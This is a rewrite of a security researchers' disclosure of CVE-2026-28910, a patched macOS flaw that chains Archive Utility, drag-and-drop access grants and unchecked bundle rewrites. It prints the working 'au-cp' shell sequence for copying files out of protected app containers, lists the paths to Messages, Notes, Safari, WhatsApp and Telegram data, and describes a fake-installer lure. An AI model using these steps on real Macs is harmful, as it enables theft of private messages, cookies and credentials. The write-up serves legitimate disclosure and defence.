
Attribution. This is an original English rewrite based on “CVE-2026-28910: Breaking macOS App Sandbox Data Containers, TCC, and Hijacking Apps Using Archive Utility” by Talal Haj Bakry and Tommy Mysk on Mysk Blog (mysk.blog, published 19 May 2026). All research, screenshots, videos, code listings and the disclosure timeline are the original authors’ work. Every figure, video, table and code block below is preserved at its original reading position; surrounding prose is rewritten in our own words.
Executive Summary
CVE-2026-28910 chains three latent macOS design issues into a fully realistic local compromise: (1) Apple’s built-in Archive Utility has effectively unrestricted filesystem access compared to a normal sandboxed process; (2) drag-and-drop from Finder writes the destination process’s ID into a SIP-protected com.apple.macl extended attribute on the dropped file, granting that process permanent access — even to files inside other apps’ sandboxed data containers; and (3) macOS’s code-signing enforcement quietly fails to notice when third-party application bundles are rewritten in place after install. Combined, an unprivileged attacker who can get the user to run a one-line shell snippet and then perform a single drag-and-drop gesture can read or rewrite any app data container, bypass TCC prompts on ~/Desktop / ~/Documents / cloud-storage folders, and hijack trusted apps such as Signal Desktop, 1Password, Safari, Mail, Notes, Messages, WhatsApp and Telegram.
The proof of concept, pb2au (“paste-bin to Archive Utility”), bootstraps a deceptively normal-looking installer flow — the kind of curl | bash + drag-an-icon pattern every macOS user has performed for Homebrew, Rust, NVM, Oh-my-Zsh, PNPM, etc. — and goes from clean machine to full app-data exfiltration in under 30 seconds, with no sudo and no Mac password prompt. Apple patched the underlying issues in macOS 26.4 (released 24 March 2026); all macOS Tahoe builds from 26.0 through 26.3.2 were vulnerable for roughly five months after disclosure. The writeup below tracks the exact primitive, the exploit construction, the app-hijacking variants, the remediation in 26.4, and the full vendor timeline.
Affected Platforms
- OS: macOS Tahoe
- Affected versions: macOS 26.0.0 – 26.3.2 (earlier macOS versions likely affected; not tested by the authors)
- Fixed version: macOS 26.4 (released 24 March 2026); back-ports for older macOS lines tracked alongside the 26.5 release on 11 May 2026
- Vendor: Apple
- CVE: CVE-2026-28910 (assigned via Apple’s coordinated disclosure)
Summary for Non-Technical Readers
Mysk found a major macOS security issue that Apple patched in macOS 26.4. If an attacker tricks you into running their code and dragging one specific file, they could:
All of this happens without your Mac’s password and without any special approval. The attack works by abusing macOS’s own Archive Utility — the tool that opens and creates ZIP files.
Mysk — non-technical summary (paraphrased)
Background
A Quick Introduction to macOS App Sandbox and Data Containers
Apple’s App Sandbox isolates each application in its own private data container. Two apps that both run as the same user still cannot read each other’s containers; the kernel enforces the boundary independently of POSIX permissions. The same boundary is what makes Apple’s Transparency, Consent, and Control (TCC) system work: even root cannot reach a TCC-protected folder without explicit user consent.
That guarantee normally holds even when a process is invoked from Terminal as the file’s owner. Trying to copy a file out of another app’s container is refused at the kernel level:

sudo and full read/write POSIX permissions. Source: original article on Mysk Blog.Archive Utility’s (Nearly) Unrestricted Filesystem Access
The first primitive in the chain is that Apple’s built-in Archive Utility holds an extraordinary set of file-system entitlements compared to a normal user app. When invoked via open -a, it happily reaches into other apps’ protected data containers:
open -a "Archive Utility" ~/Library/Group Containers/group.com.apple.notes/NoteStore.sqliteA user-launched cp against the same path is rejected with the expected sandbox error:
% cp ~/Library/Group Containers/group.com.apple.notes/NoteStore.sqlite.cpgz .
cp: /Users/victim/Library/Group Containers/group.com.apple.notes/NoteStore.sqlite.cpgz: Operation not permitted
The next obvious move — aim Archive Utility at an arbitrary destination by flipping its own preferences — is itself sandboxed:
% defaults write com.apple.archiveutility archive-info /path/to/folderCould not write domain /Users/victim/Library/Containers/com.apple.archiveutility/Data/Library/Preferences/com.apple.archiveutility
Drag & Drop: An Intentional Sandbox Loophole
The second primitive is the part the authors describe as an accidental discovery. Dragging a file from Finder into any app — including Terminal — writes that target process’s identifier into the file’s com.apple.macl extended attribute. That attribute is SIP-protected and explicitly grants the named process permanent read/write access to the file, overriding sandbox boundaries. Once a file path has been dragged into Terminal even once, every future Terminal-spawned process can open it, including paths inside other apps’ sandboxed data containers.
We came across this behaviour by accident. In our day-to-day workflow we often drag-and-drop files from Finder into Terminal as a quick way to insert a file’s path. For a long time, we thought that was all it did. But as it turns out, it also gives the Terminal process permanent access to the file or folder, even if it’s inside a protected app data container.
Mysk — field-note on the drag-and-drop loophole
Background and earlier work on this behaviour is documented in Jeff Johnson’s analysis of com.apple.macl and in an Eclectic Light article on SIP + macl per-file controls. There is, per this Stack Exchange thread, no supported way to revoke the grant after the fact.
Unleashing Archive Utility
Combine the two primitives: if Terminal can get drag-and-drop-granted permanent access to Archive Utility’s own preferences plist, it can then write any archive-* key it wants — including the destination path of every future archive. The target is exactly:
~/Library/Containers/com.apple.archiveutility/Data/Library/Preferences/com.apple.archiveutility.plistOnce that file is dragged into Terminal even once, the next attempt at preference writes succeeds:
defaults write com.apple.archiveutility archive-info /path/to/folder
open -a "Archive Utility" ~/Library/Group Containers/group.com.apple.notes/NoteStore.sqlite
It still does not immediately exfiltrate — Archive Utility responds with a slightly weird inner error:
Unable to archive "NoteStore.sqlite" into "(null):.
(Error 1 - Operation not permitted)
The fix turned out to be a specific dance of pref keys (output format, move-after, reveal-after, then a dearchive on the way back) — the technique the authors call au-cp.
Introducing au-cp: Golden Copy
au-cp reads a source file inside a protected container, archives it through Archive Utility, moves the resulting archive to a temp directory outside the sandbox, copies it to its desired destination, and finally dearchives it back into the original format. The whole flow runs through Archive Utility’s preference-driven behaviour:
defaults write com.apple.archiveutility archive-format aar

# Archive the original file, then move it outside the sandbox to temp_dir
defaults write com.apple.archiveutility archive-move-after "${temp_dir}"
defaults write com.apple.archiveutility archive-info "."
defaults write com.apple.archiveutility dearchive-reveal-after 0

open -W -j -g -a "Archive Utility" "${source_file}" >/dev/null 2>/dev/null

# Copy the file to dest_folder, then unarchive the compressed file back to its original location
cp -r $temp_dir/$src_filename $dest_folder
defaults write com.apple.archiveutility dearchive-into "."
defaults write com.apple.archiveutility dearchive-move-after "${temp_dir}"
defaults write com.apple.archiveutility dearchive-reveal-after 0
open -W -j -g -a "Archive Utility" "${source_file}.aar"
Data Exfiltration
Because Archive Utility itself is the process touching the source and destination paths, the au-cp primitive even bypasses TCC prompts on ~/Desktop. The user clicking “Don’t Allow” on the TCC popup does not stop the copy:
au-cp bypassing the TCC-protected ~/Desktop folder even after the user clicked “Don’t Allow” on the consent prompt. Source: original article on Mysk Blog.Hijacking Third-Party Applications
The same primitive works in reverse. Archive Utility, invoked under preference control, can write files into directories that the spawning process would never be permitted to touch — including the Contents/MacOS/ directories of third-party apps installed under /Applications. macOS still surfaces a notification when Terminal asks for permission to modify other apps:

au-cp sidesteps. Source: original article on Mysk Blog.What happened to code signing?
The authors flag this as an open question: macOS’s code-signing enforcement should have noticed that the application bundle was rewritten after install, but it does not complain. They invite ideas from the community.
A Realistic Proof-of-Concept Attack: pb2au
pb2au (“paste-bin to Archive Utility”) is the end-to-end PoC. It demands only two user actions, both of which are routine in any modern macOS dev workflow: paste a one-liner into Terminal, and drag an icon onto an Applications-folder-shaped target. Below is each stage.
Step 1: Run a Shell Script
The “copy this curl | bash line into your terminal” install pattern is normalised across the ecosystem. Every macOS developer has run something that looks like:
| Software | Install command |
|---|---|
| OpenClaw | curl -fsSL https://openclaw.ai/install.sh | bash |
| Rust toolchain | curl --proto '=https' --tlsv1.2 -sSf https://sh.rustup.rs | sh |
| NVM | /bin/bash -c "$(curl -fsSL https://raw.githubusercontent.com/nvm-sh/nvm/v0.39.7/install.sh)" |
| Oh-my-Zsh | sh -c "$(curl -fsSL https://raw.githubusercontent.com/ohmyzsh/ohmyzsh/master/tools/install.sh)" |
| PNPM | curl -fsSL https://get.pnpm.io/install.sh | sh |
curl | bash install one-liners that the pb2au social-engineering bait mimics. Source: original article on Mysk Blog.
pb2au exploits. Source: original article on Mysk Blog.The pb2au installer therefore opens with what looks like the standard Homebrew one-liner:
/bin/bash -c "$(curl -fsSL https://raw.githubusercontent.com/Homebrew/install/HEAD/install.sh)"Step 2: Drag & Drop

The standard macOS install gesture — drag an app icon onto an Applications-folder alias — is the second beat of the bait:

pb2au imitates. Source: original article on Mysk Blog.Inside the pb2au installer the “app” icon is actually a symbolic link to com.apple.archiveutility.plist, and the “Applications” icon is an alias to Terminal. When the user performs the install gesture, Finder writes Terminal’s process identifier into the com.apple.macl attribute on Archive Utility’s preference plist — permanently granting Terminal-spawned processes the right to rewrite Archive Utility’s preferences.

pb2au fake installer window. The icons look like an app and an Applications alias, but are a symlink-to-plist and an alias-to-Terminal respectively. Source: original article on Mysk Blog.pb2au installer masquerade: the “app” icon is actually a symlink to com.apple.archiveutility.plist; the “Applications” icon is an alias to Terminal. Source: original article on Mysk Blog.No further user interaction is required beyond this point. Any future process run in Terminal — including the original curl | bash stage or anything spawned afterwards — can use au-cp to read or rewrite files protected by app data containers or by TCC.
Step 3: Turning Lead Into Gold… for Profit!
From here the script proceeds normally: it pulls in the actual exfiltration / hijack payload, scopes the target app list, and starts moving data. End-to-end, the pb2au demo runs from clean machine to full compromise in under 30 seconds:
pb2au in action: from installation to complete compromise in less than 30 seconds. Source: original article on Mysk Blog.Further Investigation
iMessage, Notes, Safari, Mail, WhatsApp, Telegram, and More
Once au-cp works, every sandboxed app on the box is exposed. The Mysk team enumerates concrete targets:
| App | Path | Description |
|---|---|---|
| iMessage | ~/Library/Messages/chat.db | iMessage database, including message history |
| Notes | ~/Library/Group Containers/group.com.apple.notes/NoteStore.sqlite | Apple Notes database |
| Safari | ~/Library/Containers/com.apple.Safari/Data | Safari’s app data container, including tabs, bookmarks and cookies |
~/Library/Mail/V10 | Mail app data container, including inboxes, messages and attachments | |
~/Library/Group Containers/group.net.whatsapp.WhatsApp.shared/ | WhatsApp’s shared container with messages, contacts and media | |
| Telegram | ~/Library/Group Containers/6N38VWS5BX.ru.keepcoder.Telegram/ | Telegram’s shared container with messages, contacts and media |
au-cp. Source: original article on Mysk Blog.Note on cookie storage and encryption.
Cookie theft is a major browser risk. Safari stores its cookies unencrypted inside its app data container; that container is normally inaccessible to other apps, but as au-cp shows, container access is enough to lift them.
Chromium-based browsers do not rely on macOS sandboxing alone; they store the encryption key for cookies in the macOS Keychain (Chrome notes), so simply copying the cookie store is not enough — the attacker also needs Keychain access.
Firefox does neither — it leaves cookies in a plaintext cookies.sqlite file (25-year-old open ticket).
Hijacking Signal Desktop
Because au-cp can also write into other apps’ bundles, Signal Desktop can be rewritten in place. When the hijacked Signal next starts and asks the keychain for its “Signal Safe Storage” secret, the macOS prompt that appears is the genuine system prompt — with no indication that the requester is anything other than Signal itself:

Recent reporting on real-world Signal attacks underlines why this matters in practice (heise, TechCrunch, Euronews).
Demos & Videos
Stealing Safari, Messages, WhatsApp data
Spying on the Clipboard Through Hijacking Background Agents
Hijacking 1Password
Mitigations Introduced in macOS 26.4
Apple’s fix in macOS 26.4 (24 March 2026) tightens Archive Utility’s filesystem access so that the au-cp primitive no longer composes, and adds a new Terminal-side guard that warns when the user pastes commands copied from outside Terminal — the precise vector at the start of the pb2au bait. Regular Terminal users will rarely see the new warning:
